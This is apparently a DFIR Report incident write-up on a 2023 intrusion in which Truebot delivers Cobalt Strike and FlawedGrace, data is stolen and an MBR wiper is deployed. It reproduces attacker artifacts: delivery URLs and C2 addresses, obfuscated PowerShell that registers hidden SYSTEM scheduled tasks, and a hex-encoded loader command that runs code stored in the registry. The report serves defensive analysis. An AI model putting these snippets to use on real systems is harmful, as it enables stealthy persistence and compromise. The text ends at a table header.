A Truly Graceful Wipe Out

thedfirreport.com/2023/06/12/a-truly-graceful-wipe-out/

June 12, 2023

In this intrusion, dated May 2023, we observed Truebot being used to deploy Cobalt Strike and FlawedGrace (aka GraceWire & BARBWIRE) resulting in the exfiltration of data and the deployment of the MBR Killer wiper. The threat actors deployed the wiper within 29 hours of initial access.

Case Summary

In this case, Truebot was delivered through a Traffic Distribution System (TDS) reported by Proofpoint as “404 TDS”. This campaign, observed in May 2023, leveraged email for the initial delivery mechanism. After clicking-through the link in an email, the victim would be redirected through a series of URLs before being presented a file download at the final landing page.

The file download was a Truebot executable, which appeared as a fake Adobe Acrobat document. After executing the file, Truebot copied and renamed itself. Minutes later, Truebot loaded FlawedGrace onto the host. While loading this malware, it used a series of modifications to the registry and Print Spooler service to both escalate privileges and establish persistence. From there, FlawedGrace’s execution routine involved storing as well as extracting, encoded and encrypted payloads in registry; the creation of temporary scheduled tasks and the injection of the final payload into msiexec.exe and svchost.exe.

After this execution, the threat actors proceeded to disable Windows Defender Real-Time monitoring and added exclusions for executable files on the host. We later observed FlawedGrace creating a temporary user within the local Administrators and Remote Desktop Users groups. With this user, a tunneled RDP connection was attempted from FlawedGrace’s C2 servers. Seemingly without success, the threat actors removed the user after 15 minutes before repeating the procedure a second time. After the second failed attempt, the threat actors removed the user and did not attempt further RDP communications. The FlawedGrace process then performed discovery surrounding the domain administrators and domain controllers.

Approximately two hours after the initial execution, Truebot loaded Cobalt Strike into memory and then went dormant for the next two hours. This ended the use of Truebot for the rest of the intrusion, with FlawedGrace and Cobalt Strike being leveraged for the rest of the threat actors activity. Now, four hours into the intrusion the threat actors, through the Cobalt Strike beacon, started another round of discovery commands using net, nltest, tasklist and AdFind.exe.

After having accessed LSASS memory on the beachhead host, the threat actors leveraged a local administrator hash to perform pass-the-hash lateral movement through the environment. The threat actors used Impacket’s atexec to execute discovery commands on remote hosts. These discovery commands included the PowerShell, cmdlet Get-MpComputerStatus, and quser. After these discovery commands, the threat actors used Cobalt Strike’s jump psexec module to further move between hosts. Following each lateral movement action, Cobalt Strike loaded FlawedGrace in memory on all hosts accessed by the adversary.

Around five hours post initial access, the threat actors went silent. FlawedGrace and Cobalt Strike went dormant on all hosts except the beachhead system. Seventeen hours later, the threat actors returned to the network and issued enumeration commands to discover network shares. Around that time, we observed signs of data exfiltration from the environment.

Roughly four hours after the exfiltration began, merely 29 hours into the intrusion, the threat actors deployed the MBR Killer wiper on all hosts where FlawedGrace had been running, including a file server. This executable overwrote the MBR (Master Boot Record) and triggered a reboot, rendering the hosts unusable. Numerous systems were left at the boot screen, inoperable.

Following these actions, the threat actors lost all footholds to the network. While data has been exfiltrated, no responsibility has been claimed and no extortion notes were found.

Attribution

Truebot (a.k.a. Silence.Downloader) has been attributed to the Silence group which have had long standing interactions with financially motivated criminal group TA505 (spammer/distribution). The FlawedGrace malware has been reportedly associated, but not exclusive, to TA505, and has commonly been distributed by Truebot.

Most recently, an activity group reported by Microsoft as Lace Tempest was observed running a Cl0p extortion operation. According to Microsoft "Lace Tempest (DEV-0950) is a Clop ransomware affiliate that has been observed using GoAnywhere exploits and Raspberry Robin infection hand-offs in past ransomware campaigns."

> "Lace Tempest operates in two modes. One mode where they deploy Cl0p enterprise wide and the other where they do mass exploitation against file transfer servers – and steal data (and possibly deploy mbrkiller). Both sets of victims show up on Cl0p leak site. Even if the ransom payload wasn't deployed."
>
> – Christopher Glyer, Principal Security Researcher with Microsoft Threat Intelligence

The MBR Killer binary in this case was attributed to the Lace Tempest activity group per Microsoft. Microsoft also recently attributed the MOVEit Transfer 0-day (CVE-2023-34362) exploitation to Lace Tempest.

According to Mandiant, in January 2023 FIN11 was observed deploying TRUECORE (a version of Truebot) and BARBWIRE (FlawedGrace) after exploiting a SolarWinds Serv-U server (CVE-2012-35211). During this time, BARBWIRE C2 was communicating with 5.188.86[.]18:443, which we observed in this case. In April, Mandiant again observed BARBWIRE C2 communicating to 5.188.86[.]18:443 as well as 92.118.36[.]199:443, which was also observed during this case. During this time period, Mandiant also noted that shellcode payloads were staged on a TRUECORE C2 server, which pointed to 5.188.206[.]78, the Cobalt Strike server in this case. Mandiant also confirmed that they've observed FIN11 using MBR Killer as early as 2019. According to Mandiant, FIN11 has used BARBWIRE since at least 2018, and they believe that the backdoor is exclusive to the threat group. Mandiant also recently attributed the MOVEit Transfer 0-day (CVE-2023-34362) exploitation to FIN11.

Due to the overlap of TTPs, we are attributing this intrusion with high confidence to Lace Tempest and FIN11 with possible TA505 overlaps.

Services

We offer multiple services including a Threat Feed service which tracks Command and Control frameworks such as Cobalt Strike, Metasploit, Empire, PoshC2, etc. More information on this service can be found here.

Our All Intel service includes private mini reports, exploit events, long term infrastructure tracking, clustering, C2 configs, and other curated intel, including non-public case data.


If you are interested in hearing more about our services, or would like to talk about a free trial, please reach out using the Contact Us page. We look forward to hearing from you.


Analysts

Analysis and reporting by @Kostastsale, @svch0st and @0xThiebaut.

Initial Access

As is the case for many intrusions, initial access was obtained through an email campaign. Reports by Proofpoint point to this campaign using the 404 Traffic Distribution System (TDS) service. The following Proofpoint screenshots highlight how "404 TDS" is leveraged to turn email campaigns into drive-by downloads.


Re:
File
Message
From:
To:
Cc:
Subject:
Sent: Wed 5/24/2023
AM
Hi There,
Let me reveal my new collaboration proposal. Let me know how you feel.
=
ONE WAY LINK
Best,



During this intrusion, the TDS redirection was reported by Proofpoint as follows:


1. hxxps[:]//hrcbishtek[.]com/{5 alphanumeric characters}
2. hxxps[:]//imsagentes[.]pe/dgrjfj
3. hxxps[:]//imsagentes[.]pe/dgrjfj/
4. hxxps[:]//ecorfan[.]org/base/sj/Document_may_24_16654.exe

The resulting hxxps[://]ecorfan[.]org/base/sj/Document_may_24_16654[.]exe URL performed a drive-by download, delivering the initial Truebot payload Document_may_24_16654.exe.

The usage of the deceptive Document_may_24_16654.exe naming would then entice fooled users to open what they believe is a recent document.


Execution

Truebot was used to load both Cobalt Strike and FlawedGrace on the initial host.




Truebot

The payload, Document_may_24_16654.exe, imitated a PDF document by using an icon of an Adobe Acrobat document.



This was further enforced upon the user when the malware created the following message claiming Adobe Acrobat failed to open the file (even if Acrobat was not installed on the target system).



Truebot's first action was to create an exact copy of itself in the following path and then execute it.

```
C:\Intel\RuntimeBroker.exe
```

The newly created copy reached out to the Truebot C2 of essadonio[.]com (45.182.189[.]71).

Cobalt Strike

Truebot spawned an instance of C:\Windows\system32\cmd.exe which was followed-up by a remote thread created in the new process. The memory of cmd.exe clearly indicated signs of injection, as seen below, where a section of memory was set to execute and read write as well as the telltale MZ (0x4d5a) header of a PE binary.

```
2572    cmd.exe 0x164a2fb0000   0x164a2ffdfff   VadS    PAGE_EXECUTE_READWRITE  78      1       Disabled
4d 5a 41 52 55 48 89 e5 MZARUH..
48 81 ec 20 00 00 00 48 H......H
8d 1d ea ff ff ff 48 89 ......H.
df 48 81 c3 f4 5f 01 00 .H..._..
ff d3 41 b8 f0 b5 a2 56 ..A....V
68 04 00 00 00 5a 48 89 h....ZH.
f9 ff d0 00 00 00 00 00 ........
00 00 00 00 f8 00 00 00 ........        4d 5a 41 52 55 48 89 e5 48 81 ec 20 00 00 00 48 8d 1d ea ff ff ff
3 41 b8 f0 b5 a2 56 68 04 00 00 00 5a 48 89 f9 ff d0 00 00 00 00 00 00 00 00 f8 00 00 00
```

Further investigation identified the injected module beacon.dll at the same offset as above (0x164a2fb0000) in the loaded modules of the target process.

Line	Tag	PID	Process	Name	Wow64	Size	Start	End	#Imports	#Exports	#Sections	Path
=	■		cmd									
4495		2572	cmd.exe	cmd.exe	0	0x67000	0x7ff634710000	0x7ff634776fff	270	0	7	C:\Windows\system32\cmd.exe
4496		2572	cmd.exe	beacon.dll	0	0x4e000	0x164a2fb0000	0x164a2ffdfff	194	1	5	beacon.dll
4497		2572	cmd.exe	mskeyprotect.dll	0	0x15000	0x7ffb885a0000	0x7ffb885b4fff	51	3	7	C:\Windows\SYSTEM32\mskeyprotect…
4498		2572	cmd.exe	ncryptsslp.dll	0	0x26000	0x7ffb885f0000	0x7ffb88615fff	93	1	7	C:\Windows\system32\ncryptsslp.dll
4499		2572	cmd.exe	ondemandconnroutehelpe…	0	0x17000	0x7ffb88e80000	0x7ffb88e96fff	115	8	7	C:\Windows\SYSTEM32\ondemandconnr…

This is the default naming convention for generating payloads from Cobalt Strike, and stands out further as the DLL did not have a path on disk.

This Cobalt Strike beacon was used both to query information and move around the network which will be discussed in later sections.

During the intrusion, the process running the beacon spawned the following process command line:

```
ping  -n 1 <REDACTED>shell wmic /node:<REDACTED> process get executablepath
```

As we have observed in previous cases, threat actors make mistakes too! In this case, the **shell** argument is a beacon command to spawn a new process. Here, we see it mashed between two commands indicating human error.

FlawedGrace

Truebot loaded another more complicated payload alongside Cobalt Strike, the Remote Access Trojan (RAT) “FlawedGrace.” The initial execution chain of this malware was observed across multiple endpoints when they were first infected.

The first observed behavior of this chain was to create a new instance of spoolsv.exe that was shortly accessed by the Truebot process (RuntimeBroker.exe). This process would then spawn instances of msiexec.exe, which would reach out to the initial FlawedGrace C2 of 92.118.36[.]199.

Instead of creating a task through schtasks.exe, FlawedGrace used three different methods to create new scheduled tasks. The first was to import the taskschd.dll library into the main host process to create a new task called 2. The task was removed as soon as the new command gained SYSTEM-level privileges.

The second was observed within obfuscated PowerShell, where the Schedule.Service COM Object was used to create a new task.

```
$mtlky048="S-1-5-18";$pws185=new-object -ComObject "Schedule.Service";$pws185.Connect();$__054_tf=$pws185.GetFolder($wulj97);$nxyfl732=
$pws185.NewTask(0);$tmh654="Microsoft Corporation";$nxyfl732.RegistrationInfo.Description=$tmh654;$nxyfl732.RegistrationInfo.Author=$tmh654;
$nxyfl732.Settings.Enabled=1;$nxyfl732.Settings.AllowDemandStart=1;$nxyfl732.Settings.DisallowStartIfOnBatteries=0;
$nxyfl732.Settings.StartWhenAvailable=1;$nxyfl732.Settings.MultipleInstances=0;$nxyfl732.Settings.RunOnlyIfIdle=0;
$nxyfl732.Settings.ExecutionTimeLimit="PT0S";$nxyfl732.Settings.AllowHardTerminate = $false;$nxyfl732.Settings.StopIfGoingOnBatteries = $false;
$nxyfl732.Principal.RunLevel=1;$terui19 = $nxyfl732.Triggers;$__058_trigger = $terui19.Create(8);$__058_trigger.Enabled = $true;$__059_act=
$nxyfl732.Actions.Create(5);$__059_act.ClassId=$qxndm40;$__054_tf.RegisterTaskDefinition($rkv35,$nxyfl732,6,$mtlky048,$null,5)|out-null
```

The last method was to use native PowerShell cmdlets to register a task.

```
"\LocalServer";$tgj416 = "(default)";$cogud61 = (gp ($xkdrt321)).$tgj416;$cogud61 = $cogud61.Split(' ');$zmn845 = $cogud61[0];$cgf870 =
'';foreach($zht56 in $cogud61){ if($zht56 -eq 'cmd'){ continue; } $cgf870 += ($zht56 + ' '); }$pbemz79 = New-ScheduledTaskAction -Execute $zmn845
Argument $cgf870;$gkz21 = New-ScheduledTaskTrigger -AtStartup;$tyrf47 = New-ScheduledTaskSettingsSet -DontStopIfGoingOnBatteries -Hidden -
AllowStartIfOnBatteries;$akx289 = New-ScheduledTaskPrincipal -RunLevel Highest -UserId "S-1-5-18" -LogonType S4U;$vqjhb53 = New-ScheduledTask -
Action $pbemz79 -Trigger $gkz21 -Settings $tyrf47 -Principal $akx289;Register-ScheduledTask -TaskName $rkv35 -InputObject $vqjhb53 -User
"S-1-5-18" -TaskPath $wulj97|out-null;}catch{ muvwp894 $vwn416 $wulj97 $rkv35; }revo28 $rzwbv528 $vwn416;if ($aly03) {oxv52 $rzwbv528;};};
```

The initial task \2 ran the following command which was scheduled for the next minute after creation:

```
powershell -c "&{(-
join('246A3D277B38443831363736432D374636332D384638312D363736452D363636423643363738313844 7D273B285B546578742E456
split'(..)'|?{$_}|%{ [char] [convert]::ToUInt32($_,16)}))|.((-join(($error.tostring())[(14/1),
(4*1),$true])).replace('y','x'))}"
```

The first working part of the command decodes the obfuscated string and results in the following PowerShell code:

```
$j='{8D81676C-7F63-8F81-676E-666B6C67818D}';([Text.Encoding]::UTF8.GetString((gp
('hklm:\\software\\2\\clsid\\'+$j+'\\typelib')).$j))
```


The decoded code sets the variable $j to the value {8D81676C-7F63-8F81-676E-666B6C67818D}. It then reads a value from the Windows Registry under the SOFTWARE\2\CLSID\{8D81676C-7F63-8F81-676E-666B6C67818D}\Type key, converts the value to a UTF-8 string, and executes it.

Based on script block logging, the PowerShell script contained in the registry would manipulate and populate further registry keys in the HKLM:\Software\Classes\CLSID\ key using HKLM:\Software\2\CLSID as a staging location. The malware created specific key names attempting to blend in with other COM objects which were also kept within this location. The malware would create additional scheduled tasks using one of the following names selected randomly:


```
\Microsoft\Windows\System diagnostics service
\Microsoft\Windows\System diagnostics monitor
\Microsoft\Windows\System monitor
\Microsoft\Windows\System service
```

The final loaded PowerShell script was stored here:

`HKLM\Classes\CLSID\{8D81676C-7F63-8F81-676E-666B6C67818D}\TypeLib`




The PowerShell code in TypeLib would decrypt the RC4 encrypted payload stored in ProgID using a key based on the hostname ($env:COMPUTERNAME) of the target host and then inject the DLL into the FlawedGrace msiexec.exe and svchost.exe processes.




The encrypted DLL stored in Registry

We manually reversed the RC4 function to decrypt the DLL, which matched the same hash as the FlawedGrace processes in memory (c.dll)



Line	Tag	PID	Process	Name	Wow64	Size	Start	End	#Imports	#Exports	#Sections	Path
9601		8320	SenseNdr.exe	WS2_32.dll	0	0x6b000	0x7ffb9a500000	0x7ffb9a56afff	227	500	8	C:\Windows\System32\WS2_32.dll
9602		8320	SenseNdr.exe	ntdll.dll	0	0x1f5000	0x7ffb9a5b0000	0x7ffb9a7a4fff	0	2430	10	C:\Windows\SYSTEM32\ntdll.dll
9603		8552	svchost.exe	svchost.exe	0	0x11000	0x7ff700ee0000	0x7ff700ef0fff	125	0	7	C:\Windows\System32\svchost.exe
9604		8552	svchost.exe	c.dll	0	0x87000	0x25f00000000	0x25f00086fff	0	1	4	c.dll

The PE details of the injected module c.dll was of a DLL with an original name of icuin.dll, claiming to be part of the International Components for Unicode libraries, as see below:



When FlawedGrace attempted to run certain commands on the target host, it displayed the specific behavior of spawning an instance of cmd.exe as a sacrificial intermediate process.

process.parent.command_line	cmdline
